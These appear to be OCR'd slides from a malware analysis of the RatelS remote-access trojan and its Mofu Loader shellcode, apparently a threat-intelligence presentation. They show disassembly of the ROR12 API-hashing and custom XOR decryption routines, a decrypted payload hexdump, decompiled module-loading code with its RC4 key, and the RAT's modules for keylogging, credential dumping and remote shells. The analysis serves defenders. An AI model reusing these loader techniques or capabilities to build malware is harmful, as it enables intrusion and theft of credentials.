
```
               sub_A9E55    proc near
48 8B 0C 24                 mov     rcx, [rsp+0]
E8 01 00 00 00              call    sub_A9E5F
C3                          retn
```

Go to decryption and decompression functions

* This shellcode is also known as Mofu Loader


2nd Stage : Shellcode (2/2)

1. Calculate hash by API Hashing with **ROR12** to resolve Windows APIs
2. Decrypt the RatelS with Custom **XOR** (sub + xor + add) algorithm
3. Decompress it with **LZNT1** algorithm



```
ror     edx, 0Ch
movsx   eax, al
inc     r11
add     edx, eax
mov     al, [r11]
cmp     al, r15b
jnz     short loc_A9F2F
cmp     edx, 1DA0A3A1h  ; RtlDecompressBuffer
jz      short loc_A9FAC
cmp     edx, 4717A7D0h  ; LoadLibraryA
jz      short loc_A9F97
cmp     edx, 8F592CA3h  ; VirtualAlloc
jz      short loc_A9F8B
cmp     edx, 0B01FF0A0h ; GetProcAddress
jz      short loc_A9F77
cmp     edx, 0D7656A4Fh ; memcpy
jnz     short loc_A9FBC
movzx   eax, word ptr [r10]
mov     r14d, [rdi+rax*4]
```

API hashing algorithm (ROR12)




```
lea     rdx, [rbx+0Ch]

loc_A9FF6:
mov     al, [rdx]
inc     ecx
inc     r8d
sub     al, cl
xor     al, cl
add     al, cl
mov     [rdx], al
inc     rdx
cmp     r8d, [rbx+8]
jb      short loc_A9FF6
```

Custom XOR algorithm

3rd Stage : RatelS Payload

- RatelS is in PE format, but the **MZ** and **PE** signatures **removed**
- This RatelS payload is injected into the memory of the legitimate process by shellcode



```
0000000000000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000030  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ................
0000000000000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000000100  00 00 00 00 64 86 07 00  61 C1 8A 63 00 00 00 00  ....d...a..c....
0000000000000110  00 00 00 00 F0 00 22 00  0B 02 0E 1D 00 FE 0B 00  ................
0000000000000120  00 60 04 00 00 00 00 00  1C 98 06 00 00 10 00 00  .`..............
0000000000000130  00 00 00 40 01 00 00 00  00 10 00 00 00 02 00 00  ...@............
0000000000000140  06 00 00 00 00 00 00 00  06 00 00 00 00 00 00 00  ................
0000000000000150  00 B0 10 00 00 04 00 00  00 00 00 00 02 00 60 81  ..............`.
0000000000000160  00 00 10 00 00 00 00 00  00 10 00 00 00 00 00 00  ................
```

Decrypted and decompressed RatelS

RatelS (aka LibreCoin)


- **Modular RAT**
- **Functions**
  - Modules: 12 or more modules (command execution, file operation and key logging)
  - Communication Type: Reverse and Listen mode
  - Communication: four protocols (TCP, TLS, HTTP and HTTPS)
  - Encryption Method: RC4
- **Identification**
  - Lang: C++
  - File Type: Windows Executable (32bit / 64bit)
  - First seen: August 2022

Origin of the Name RatelS

- The origin is **compile path** of RatelS and **window title** of RatelS builder


“ratel” + “RS” = RatelS

Compile Path (RatelS)




```
C:\\Users\\pc27_win7_prog3\\Desktop\\temp\\ratel\\3rdparty\\mbedtls\\library\\ssl_srv.c
C:\\Users\\ag\\Desktop\\4-4-6\\3rdparty\\mbedtls\\library\\ssl_srv.c
```

Window Title (RatelS builder)




Main Behavior of RatelS


RatelS Process
msdtc.exe
RatelS
msbtc.cfg
Move itself to the created folder
%ALLUSERSPROFILE%¥MSB¥
Communicate with C2 server &Get additional modules
(TCP / TLS / HTTP /HTTPS)
C2 Server
Open a port
(Listen mode only)
Firewall
Ensure persistence
(A few samples do not establish it)
Service or Run key
Create a keylog file
(if keylog module is built in)
kl
Log file

RatelS behavior overview (MSBTC case)


Configurable Communication Modes

Reverse Mode



- RatelS callbacks to C2 server
- The addresses of C2 server contained in Ratels's config

Listen Mode



- RatelS opens a port to listen for connections from C2 server
- The port number contained in Ratels's config

Modules

- The modules can be **statically** embedded in RatelS or **dynamically** deployed from C2 server
- The built-in modules excluding "other" module vary between RatelS samples


Name	Description
cmd	Execute a shell command
eventclear	Delete an event log * As we were unable to obtain this module, details on how it works are unclear.
file	Operate files: • List files in a directory • Change the working directory • Create a file/directory • Move a file/directory • Rename a file • Download and upload the specified file • Compress the specified file • etc
loginpass	Dump a login password
portmap	Map a local port to a remote port
screenshots	Take screenshots

Name	Description
screen	Connect to the victim host via RDP
shell	Start an interactive shell
sock5	Start a SOCKS5 connection
keylog	Capture keystrokes
sampass	Dump SAM and SYSTEM registry hives
other	Provide basic functionality: • Send device information • Update the malware config • Manage interconnection • Uninstall RatelS • Sleep • etc * This module is built into RatelS by default.

* Please see Appendix B for C2 command IDs supported by each module.

Dynamic Module Loading Process in RatelS

- When RatelS receives the command, it decrypts the payload and makes the module callable



```
switch ( *(a3 + 0x10) )
{
  case 0x102:
    return sub_14005F360(lpCriticalSection, a2, a3);
  case 0x103:
    v23 = *(a3 + 8);
    v24 = 1;
    v25 = j__malloc_base(v23);
    v26 = 1;
    v27 = v25;
    if ( v23 > 0 )
    {
      while ( 1 )
      {
```

(Omitted)

```
          {
            v28 = *v25;
            rc4(v25 + v28 + 8, v25[1], 0x312AB411);
            fmain = load_module(v29, v25 + v28 + 8);
            v31 = fmain;
            if ( fmain )
            {
              v24 = (*fmain)(fmain, 1i64);
              if ( v24 )
```

1. Command ID (0x103: RatelS loads a module)

